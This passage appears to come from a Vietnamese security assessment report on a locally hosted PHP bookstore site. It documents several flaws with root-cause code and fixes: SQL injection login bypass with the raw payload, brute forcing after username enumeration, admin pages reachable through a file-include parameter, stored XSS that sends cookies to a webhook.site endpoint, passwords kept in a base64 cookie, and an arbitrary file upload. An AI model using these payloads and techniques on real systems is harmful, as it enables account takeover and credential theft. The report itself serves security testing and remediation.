Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bookstore/index.php?action=login
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=s40vdi6fmjlv7132oc8g7lank2
Connection: keep-alive
username=admin%27+OR+%271%27%3D%271&password=cacaca&login=%C4%90%C4%83ng+nh%E1%BA%ADP

```

The Response tab shows the server's HTML output, indicating a successful login:

```

HTTP/1.1 302 Found
Date: Wed, 18 Jun 2025 10:32:58 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 10074
<!DOCTYPE html>
<html>
<head>
<!-- Basic -->
<meta charset="utf-8">
<title>
Sach.vn - Bookstore
</title>
<meta name="keywords" content="HTML5 Template" />
<meta name="description" content="Porto - Responsive HTML5 Template - 2.9.0">
<meta name="author" content="viettelbook">
<!-- Mobile Metas -->
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<!-- Web Fonts -->
<link href="http://fonts.googleapis.com/css?family=Open+Sans:300,400,600,700,800|Sh+Into+Light" rel="stylesheet" type="text/css">
<!-- Libs CSS -->
<link rel="stylesheet" href="http://localhost/bookstore/assets/css/bootstrap.c
<link rel="stylesheet" href="

```

Lúc này câu truy vấn sẽ có dạng là **SELECT * FROM users WHERE username = 'admin' OR '1' = '1' AND password = 'cacaca'**. Câu này có thể hiểu là lấy toàn bộ thông tin từ bảng users khi thỏa mãn điều kiện **username = 'admin'** hoặc **'1' = '1' AND password = 'cacaca'** và nếu username tồn tại thì câu truy vấn sẽ đúng.

Khuyến nghị

- Sử dụng hàm để xử lý tham số book như `mysql_real_escape_string`

References

<https://www.php.net/manual/en/function.mysql-real-escape-string.php>

4. Tấn công Brute Force tiềm tàng trên trang đăng nhập

Mô tả và Mức độ ảnh hưởng

Trong quá trình đăng nhập, kẻ tấn công có thể brute force username và brute force mật khẩu có trong database.

Nếu kẻ tấn công brute force thành công thì có thể truy cập vào tài khoản của nạn nhân.

Phân tích nguyên nhân gốc rễ

Ở file **bookstore\controller\login.php**, cụ thể là method checkLogin trả lại -1 nếu tài khoản không tồn tại, 0 nếu mật khẩu không chính xác và 1 trong trường hợp username và mật khẩu đúng.

```
11
12 if (isset($_POST['login'])){
13     require_once 'model/users.php';
14     #lấy giá trị $_POST data
15     $username = $_POST['username'];
16     $password = $_POST['password'];
17
18     #Kiểm tra username và password rỗng
19     if (empty($username) || empty($password)) {
20         $msg = array("status"=>false,"txt"=>"Tài khoản và mật khẩu không được để trống!");
21     } else {
22         $user = new Users();
23         $check_login = $user->checkLogin(username: $username, password: $password);
24         if ($check_login == -1) {
25             $msg = array("status"=>false,"txt"=>"Tài khoản không tồn tại!");
26         } elseif ($check_login == 0) {
27             $msg = array("status"=>false,"txt"=>"Mật khẩu không chính xác!");
28         } else {
29             #Đăng nhập thành công kiểm tra remember me
30             if (isset($_POST['rememberme'])) {
31                 #set cookie 1 ngày
32                 $account = array("username" => $username, "password" => $password);
33                 setcookie(name: "account", value: base64_encode(string: serialize(value: $account)), options: time() + 3600 * 24);
34             } else {
35                 if (isRemember())
36                     unset($_COOKIE['account']);
37             }
38             header(header: "location:index.php");
39         }
40         $user->conn_close();
41     }
42 }
43 require_once "view/login/login.php";
```

Kẻ tấn công dựa vào dấu hiệu này để nhận biết tài khoản và mật khẩu có đúng không, kết hợp với website không có biện pháp chống brute force như giới hạn số lần đăng nhập.

Các bước tái hiện

Brute force username ra được username hợp lệ, trong trường hợp của tôi là admin, tôi tiếp tục nhập username là admin và brute force mật khẩu đến khi response trả về 302, mật khẩu ở đây là admin.

Attack Save 7. Intruder attack of http://localhost

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
774	xavier	302	86			10534	
773	ats2d3f4	302	81			10534	
772	passion	302	76			10534	
771	admin	302	84			10464	
770	iloveme	200	85			9881	
769	baseball1	200	86			9881	
768	sweetie	200	107			9881	
767	nonmember	200	132			9881	
766	butter	200	140			9881	
765	winnie	200	128			9881	
764	sdqwe123	200	128			9881	
763	qazqaz	200	128			9881	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 302 Found
2 Date: Wed, 10 Jun 2025 10:58:56 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/3.1.3 PHP/8.0.30
4 X-Powered-By: PHP/8.0.30
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: index.php
9 Keep-Alive: timeout=5, max=23
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12 Content-Length: 10074
13
14 <!DOCTYPE html>
15 <html>
16
17 <head>
18 <!-- Basic -->
19 <meta charset="utf-8">

```

Finished

Khuyến nghị

- Thay vì in ra 2 trường hợp username không đúng và mật khẩu không đúng thì chỉ in ra 1 dòng là username hoặc password không đúng.
- Thêm phần giới hạn số lần gửi request đăng nhập, giúp làm mất thời gian của kẻ tấn công.
- Ở phần đăng kí yêu cầu người dùng đặt mật khẩu mạnh.

5. Truy cập trái phép vào bảng điều khiển quản trị (Admin Panel) và khả năng thay đổi thông tin tài khoản người dùng

Mô tả và Mức độ ảnh hưởng

Bảng điều khiển quản trị (admin panel) của trang web có thể truy cập được mà không cần xác thực hợp lệ. Người dùng chưa đăng nhập có thể xem các thông tin nhạy cảm bao gồm phpinfo, danh sách người dùng, và thông tin sách.

Đối với người dùng đã đăng nhập, lỗ hổng này cho phép trực tiếp sửa đổi thông tin, mật khẩu, thêm mới và xóa tài khoản người dùng, bao gồm cả tài khoản quản trị viên, leo thang đặc quyền lên vai trò quản trị viên, chỉnh sửa không giới hạn thông tin sách trên trang web.


Kẻ tấn công lợi dụng điều này để thực hiện các hành vi như thao túng dữ liệu người dùng (thêm, sửa đổi, xóa tài khoản), kiểm soát quản trị trái phép đối với trang web, thay đổi nội dung trang web bằng cách sửa đổi thông tin sách, thu thập thông tin hệ thống (ví dụ: phiên bản PHP) có thể hỗ trợ cho các cuộc tấn công tiếp theo.

Phân tích nguyên nhân gốc rễ

Cụ thể trong file **bookstore\index.php**, có câu điều kiện if kiểm tra tham số GET xem có tồn tại action không, nếu có thì gán vào \$page và dùng require_once để thực thi file php đó.

```
index.php
1  <?php
2
3  /*
4   * To change this template, choose Tools | Templates
5   * and open the template in the editor.
6   */
7  session_start();
8  require_once 'config.php';
9  require_once 'lib.php';
10 $privilege = privilege();
11
12 if (isset($_GET['action'])) {
13     $page = $_GET['action'];
14     require_once ("controller/{$page}.php");
15 } else {
16     if (isset($_GET['admin']) && $privilege != -1) {
17         $page = $_GET['admin'];
18         require_once ("controller/admin/{$page}.php");
19         exit();
20     }
21     require_once ("controller/home.php");
22 }
23
24 ?>
25
```

Ở đây người dùng có thể truyền vào đường dẫn tới đường dẫn của file quản trị như admin/phpinfo để thực thi file phpinfo.php trong thư mục admin.



Ở dòng 16 trong **bookstore\index.php** thì kiểm tra xem tham số admin có tồn tại không và privilege khác -1, điều này có nghĩa là user bình thường (tức có privilege trả về 0 có thể sử dụng được file trong thư mục admin), cụ thể hơn về privilege thì ở trong file **bookstore\lib.php** dòng 11.

```
9  require_once 'config.php';
10  
11  9 references
12  function privilege(): int {
13      if (isset($_SESSION['account'])) {
14          $timeout = (time() - $_SESSION['account']['timeout'] < SESSION_TIMEOUT) ? false : true;
15          if ($timeout){
16              session_unset('account');
17              return -1;
18          }
19          elseif ($_SESSION['account']['isadmin'] == 1)
20              return 1;
21          else
22              return 0;
23      }
24      return -1;
25  }
26  6 references
```

Các bước tái hiện

Khi ở trạng thái chưa đăng nhập, tôi có thể xem được thông tin các user khác, xem được thông tin các sản phẩm sách nhưng không chỉnh sửa được, xem được thông tin, phiên bản của php thông qua thay đổi giá trị của tham số action thành **admin/users**.

Sach.vn - Bookstore

localhost/bookstore/index.php?action=admin/users

SACH.VN

Thanh toán trực tuyến - An toàn - Tiện lợi - Tiết kiệm thời gian

TRANG CHỦTRỢ GIÚPABOUT USTÀI KHOẢN

Quản lý người dùng

Thêm

Tài khoản	Email	Họ tên	Quản trị	Avatar	Sửa/Xóa
hihi			No		
aaaaa			No		
admin	admin@sach.vn	BookStore Admin	Yes		

11:54 AM

6/19/2025

Sach.vn - Bookstore

localhost/bookstore/index.php?action=admin/books

SACH.VN

Thanh toán trực tuyến - An toàn - Tiện lợi - Tiết kiệm thời gian

TRANG CHỦTRỢ GIÚPABOUT USTÀI KHOẢN


Quản lý sách

Thêm

Tên sách	Mô tả	Giá (VND)	Ảnh	Sửa/Xóa
Truyện Ngắn Nam Cao	Nam Cao (1917-1951) là nhà văn thuộc dòng văn học hiện thực phê phán...	72000		
Truyện Trạng Lợn & Truyện Xiển Bột	Trạng Lợn, Xiển Bột là những nhân vật chính trong hệ thống truyện...	17500		
Truyện Ngắn Hay	Truyện Ngắn Hay 2010 - 2011 là tập 16 truyện ngắn của 16 tác giả...	40000		

11:55 AM

6/19/2025

PHP Version 8.0.30	
	
System	Windows NT ASUS 10.0 build 26100 (Windows 10) AMD64
Build Date	Sep 1 2023 14:11:29
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cmd /c "nlogo /e jscript configure.js --enable-snapshot-build --enable-debug-pack --with-pdo-oci=\\.\.\.\instantclient\sdk,shared --with-oci8-19=\\.\.\.\instantclient\sdk,shared --enable-object-out-dir=.\obj --enable-com-dotnet=shared --without-analyzer --with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,TS,VS16
PHP Extension Build	API20200930,TS,VS16
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress, zlib, compress, bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tls://, tls://, tls://, tls://

Đối với trường hợp đăng nhập, có các quyền như khi chưa đăng nhập, có thêm quyền chỉnh sửa thông tin, mật khẩu, thêm, xóa thông tin users khác, thông tin sách, có quyền chỉ định user thành quản trị.

Sach.vn - Bookstore

localhost/bookstore/index.php?admin=users&edit=aaaaa

Thanh toán trực tuyến - An toàn - Tiện lợi - Tiết kiệm thời gian

TRANG CHỦ

TRỢ GIÚP

ABOUT US

HIHI

Quản lý người dùng

Tài khoản:

aaaaa

Mật khẩu:

Email:

lmaolmao@vxcvxcv.com

Họ tên:


gđfđfđ

Ảnh đại diện:

Choose File No file chosen

☒ Người dùng
 ☐ Quản trị

Lưu



Khuyến nghị

- Sửa lại privilege thay vì khác -1 thì sửa thành == 1.
- Xử lý dữ liệu đầu vào trước khi đưa dữ liệu đó vào require_once, tránh sử dụng trực tiếp dữ liệu do người dùng nhập vào.

6. Lỗ hổng Cross-Site Scripting (XSS) tại thông tin tài khoản, thông tin sách, chức năng comment.

Mô tả và Mức độ ảnh hưởng

Ở chức năng comment sách, có thể đưa javascript và thực thi tùy ý trên trình duyệt của người khác nếu họ truy cập vào xem comment đó. Ở chức năng đăng kí, người dùng có thể đổi username thành đoạn javascript, sau khi đăng nhập, người dùng có thể tiếp tục đổi email, họ tên thành đoạn javascript, khi người dùng khác thì đoạn javascript đó sẽ được thực thi. Ở tên sách và mô tả sách cũng có thể đưa javascript vào và thực thi khi có người xem.

Kẻ tấn công có thể lấy được cookie, truy cập vào tài khoản của người dùng khác nếu người dùng đó đọc comment, xem thông tin người dùng của kẻ tấn công, xem thông tin sách.


Phân tích nguyên nhân gốc rễ

Ở file `bookstore\view\home\view.php` thì dòng 71 có sử dụng hàm để lấy các comment thông qua GET

```

65         $("#comment").val('');
66         getListComment();
67     }
68 }
69 });
70 });
71 function getListComment() {
72     $.ajax({
73         type: "GET",
74         url: "<?php echo BASE_URL . 'index.php?comment={bookDetail['bookid']}'" . ">",
75         success: function(response) {
76             $("#lstComment").html(response);
77         }
78     });
79 }
80
81 </script>
82

```



Ở **bookstore\controller\home.php** có liệt kê ra các comment gồm username, avatar, comment, commentID, isDel.

```

72     }
73 } else {
74     #danh sách comment
75     $listComments = $comment->getComment(bookId: $bookId);
76     #####Output#####
77     $output = array();
78     foreach ($listComments as $value) {
79         $isDel = false;
80         if (privilege() == 1 || $value['username'] == getUsername())
81             $isDel = true;
82         $user = new Users();
83         $userDetail = $user->getUser(username: $value['username']);
84         $avatar = ($userDetail['avatar']) ? AVATAR_DIR . $userDetail['avatar'] : AVATAR_DIR . "default.jpg";
85         $tmp = array(
86             'username' => $value['username'],
87             'avatar' => BASE_URL . "{$avatar}",
88             'comment' => $value['comment'],
89             'commentID' => $value['commentid'],
90             'isDel' => $isDel
91         );
92         // var_dump($tmp);
93         array_push(array: &$output, values: $tmp);
94     }
95     require_once 'view/home/comment.php';
96 }
97 exit();

```

Trong toàn bộ đoạn code thì đều không có xử lý dữ liệu người dùng nhập vào và dữ liệu in ra trình duyệt.

Tương tự với username, email, họ tên, tên sách, mô tả sách cũng không có xử lý dữ liệu dữ liệu người dùng nhập vào và in ra trình duyệt.

Các bước tái hiện

Đăng nhập vào bằng 1 tài khoản, sau đó tôi comment nội dung là **** đoạn payload này sử dụng thẻ img, do src=x nên kích hoạt event onerror, chạy fetch, gửi request kèm document.cookie đến webhook

Khi truy cập vào webhook thì xuất hiện request đi kèm với cookie của người đã xem comment, từ đó có thể truy cập vào tài khoản của người đó.

Webhook.site Docs & API Features & Pricing Terms, Privacy & Security Support

f270a0fa Share Schedule Form Builder CSV Export Custom Actions Replay XHR Redirect Redirect Now

INBOX (6/100) Newest First

Search Query ?

GET #ca4dc 1.54.23.167
06/20/2025 3:56:29 PM

GET #01f33 1.54.23.167
06/20/2025 3:56:29 PM

GET #165ef 1.54.23.167
06/20/2025 3:40:07 PM

GET #51e6c 1.54.23.167
06/20/2025 3:28:29 PM

GET #1fe83 1.54.23.167
06/20/2025 3:28:05 PM

GET #2c2ae 1.54.23.167
06/20/2025 3:28:03 PM

Request Details & Headers

GET https://webhook.site/f270a0fa-9552-4ff2-af13-013bd35d8d59/?cookie=account%3DYToyOntzOjg6InVzZXJuYV11jtzOjQ6Inp4Y3YiO3M6ODoicGFzc3dvcmlQO3M6NDoienhjdil7fQ%253D%253D%3B%20PHPSESSID%3D31erkpjb2enfigf0rarsnjv9s

Host 1.54.23.167 Whois Shodan Netify Censys VirusTotal

Date 06/20/2025 3:56:29 PM (3 minutes ago)

Size 0 bytes

Time 0.000 sec

ID 01f333d8-d8d3-460b-90ab-cc7cef559fdd

Note Add Note

Query strings

cookie account=YToyOntzOjg6InVzZXJuYV11jtzOjQ6Inp4Y3YiO3M6ODoicGFzc3dvcmlQO3M6NDoienhjdil7fQ%253D%253D%3B%20PHPSESSID%3D31erkpjb2enfigf0rarsnjv9s

Request Content

No content

Tương tự với username, email, họ tên, tên sách, mô tả sách

Quản lý người dùng

Thêm

Tài khoản	Email	Họ
	hehe"	hehe
ZXCV		
aaaaa	lmaolmao@vxcvxcv.com	gdl
hihi		
admin	admin@sach.vn	Boo

Network Elements Console Sources Performance Memory Application

```
<!DOCTYPE html>
<html class="js no-touch csstransforms3d csstransitions webkit chrome win js" st
  <head> </head>
  <body style=
    <div class="body">
      <header> </header>
      <div role="main" class="main">
        <hr class="tall">
        <div class="container">
          ::before
          <h4>Quản lý người dùng</h4>
          <cp> </p>
          <table class="table table-bordered">
            <thead> </thead>
            <tbody>
              <tr>
                <td>
                  <script>alert(window.origin)</script> == $0
                </td>
                <td> </td>
                <td> </td>
                <td class="text-center">No</td>
                <td class="text-center"> </td>
                <td class="text-center"> </td>
              </tr>
            </tbody>
          </table>
        </div>
      </div>
    </body>
  </html>
```

Khuyến nghị

- Sử dụng các hàm xử lý dữ liệu đầu vào hoặc dữ liệu in ra màn hình như htmlspecialchars.
- Phòng chống XSS bằng CSP

References

7. Thông tin nhạy cảm của người dùng bị lộ trong Cookie

Mô tả và Mức độ ảnh hưởng

Thông tin của người dùng bao gồm username và password xuất hiện khi cookie account của người dùng được decode base64, username và password sau khi decode từ cookie đều ở dạng plain text.

Username và password của người dùng sẽ bị lộ khi kẻ tấn công lấy được cookie, kẻ tấn công có thể lợi dụng xss, MITM, malware, truy cập vật lý. Từ đó kẻ tấn công có quyền truy cập tài khoản của nạn nhân.

Phân tích nguyên nhân gốc rễ

Ở file **bookstore\controller\login.php** dòng 30, câu điều kiện kiểm tra người dùng khi login có rememberme không, nếu có thì sẽ tạo \$account và lưu username và password ở dạng array, tạo cookie account với giá trị là \$account được serialize và encode base64.

```
controller > login.php
12 if (isset($_POST['login'])){
13     require_once 'model/users.php';
14     #lấy giá trị $_POST data
15     $username = $_POST['username'];
16     $password = $_POST['password'];
17
18     #Kiểm tra username và password rỗng
19     if (empty($username) || empty($password)) {
20         $msg = array("status"=>false,"txt"=>"Tài khoản và mật khẩu không được để trống!");
21     } else {
22         $user = new Users();
23         $check_login = $user->checkLogin(username: $username, password: $password);
24         if ($check_login == -1) {
25             $msg = array("status"=>false,"txt"=>"Tài khoản không tồn tại!");
26         } elseif ($check_login == 0) {
27             $msg = array("status"=>false,"txt"=>"Mật khẩu không chính xác!");
28         } else {
29             #Đăng nhập thành công kiểm tra remember me
30             if (isset($_POST['rememberme'])) {
31                 #set cookie 1 ngày
32                 $account = array("username" => $username, "password" => $password);
33                 setcookie(name: "account", value: base64_encode(string: serialize(value: $account)), options: time() + 3600 * 24);
34             } else {
35                 if (isRemember())
36                     unset($_COOKIE['account']);
37             }
38             header(header: "location:index.php");
39         }
40         $user->conn_close();
41     }
42 }
43 require_once "view/login/login.php";
44 ?>
45
```

Ở **bookstore\controller\home.php** dòng số 17 thì kiểm tra cookie account có tồn tại không, nếu tồn tại thì decode base64 và unserialize cookie, đưa vào username và password rồi gọi hàm checkLogin, nếu hàm trả về 1 là đúng.

```

16
17 if (isRemember()) {
18     $account = unserialize(data: base64_decode(string: $_COOKIE['account']));
19     $username = $account['username'];
20     $password = $account['password'];
21     $check = $user->checkLogin(username: $username, password: $password);
22     if ($check != 1) {
23         $errmsg = "Hack deleted: Lỗi Cookie";
24     }
25     $user->conn_close();
26 }
27

```

```

31 }
32
33 3 references
34 function isRemember(): bool {
35     if (isset($_COOKIE['account']))
36         return true;
37     return false;
38 }
39
40 1 reference

```

Các bước tái hiện

Tôi lợi dụng lỗ hổng xss từ phần **6. Lỗ hổng Reflected Cross-Site Scripting (XSS) tại chức năng comment sách** để đánh cắp cookie của người dùng.

f270a0fa

Share

Schedule

Form Builder

CSV Export

Custom Actions

Replay

XHR Redirect

Redirect Now

More

INBOX (3/100) Newest First

Search Query

GET #51e6c 1.54.23.167

06/20/2025 3:28:29 PM

GET #1fe83 1.54.23.167

06/20/2025 3:28:05 PM

GET #2c2ae 1.54.23.167

06/20/2025 3:28:03 PM

Request Details & Headers

GET https://webhook.site/f270a0fa-9552-4ff2-af13-013bd35d8d59/?cookie=account%3DYToy...

Host 1.54.23.167

Whois

Shodan

Netify

Censys

VirusTotal

Date 06/20/2025 3:28:29 PM (a few seconds ago)

Size 0 bytes

Time 0.000 sec

ID 51e6c5f4-b15e-4eab-a540-409cb28593f4

Note Add Note

Query strings

cookie

account=YToyOntzOjg6InVzZXJuYwllIjtzOjQ6Inp4Y3YiO3M6OdoicGFzc3dvcmQiO3M6NDoienhjdiiI7fQ%3D%3D; PHPSESSID=31erkpjb2enfigf0rarsnjv9s

Request Content

Và ghi giải mã ra thì sẽ có được username và password ở dạng plain text.

Recipe

From Base64

Alphabet A-Za-z0-9+/=

Remove non-alphabet chars

Strict mode

Input

YToyOntzOjg6InVzZXJuYwllIjtzOjQ6Inp4Y3YiO3M6OdoicGFzc3dvcmQiO3M6NDoienhjdiiI7fQ==

Output

```
a:2:{s:8:"username";s:4:"zxcv";s:8:"password";s:4:"zxcv";}
```

Khuyến nghị

- Không nên để password ở cookie, thay đổi cách tạo cookie.
- Khắc phục các lỗi khác để tránh kẻ tấn công lấy được cookie.
- Thay vì sử dụng http thì sử dụng https để tránh MITM.

8. Lỗ hổng tải tệp tùy ý tại chức năng tải lên avatar và sách dẫn đến thực thi mã từ xa (RCE)

Mô tả và Mức độ ảnh hưởng

Người dùng có thể tùy ý upload avatar bao gồm cả file php. Sau khi upload file php thì có thể truy cập vào và thực thi file php đó.

Kẻ tấn công có thể lợi dụng điều này để thực thi, điều khiển server từ xa. Từ đó khai thác dữ liệu có trong máy chủ, leo quyền, sử dụng máy chủ trong các hành vi khác.

Phân tích nguyên nhân gốc rễ

Ở file **bookstore\controller\account.php** dòng 19 có kiểm tra mime của file được upload nhưng không kiểm tra file extension, điều này dẫn đến kẻ tấn công có thể upload file php có đuôi là php.

```
11
12 if (isset($_POST['submit'])) {
13     $username = $_POST['username'];
14     $password = (empty($_POST['password'])) ? null : $_POST['password'];
15     $mail = $_POST['email'];
16     $fullname = $_POST['fullname'];
17
18     #Nếu null thì không up ảnh
19     $acceptMime = array("image/png", "image/jpeg", "image/gif", "image/bmp");
20     if ($_FILES["file"]["error"] > 0) {
21         $avatar = null;
22     } else {
23         #kiểm tra MIME
24         $mime = $_FILES['file']['type'];
25         if (!in_array(strtolower(string: $mime), haystack: $acceptMime)) {
26             $avatar = null;
27         } else {
28             $avatar = $username . "_" . md5(string: time()) . $_FILES["file"]["name"];
29             move_uploaded_file(from: $_FILES["file"]["tmp_name"], to: AVATAR_DIR . $avatar);
30         }
31     }
32     $data = array(
33         'password' => $password,
34         'email' => $mail,
35         'fullname' => $fullname,
36         'avatar' => $avatar
37     );
38     $update = $user->update(data: $data, username: $username);
39     if ($update) {
40         $msg = array("status" => true, "txt" => "Cập nhật tài khoản thành công!");
41     } else {
```

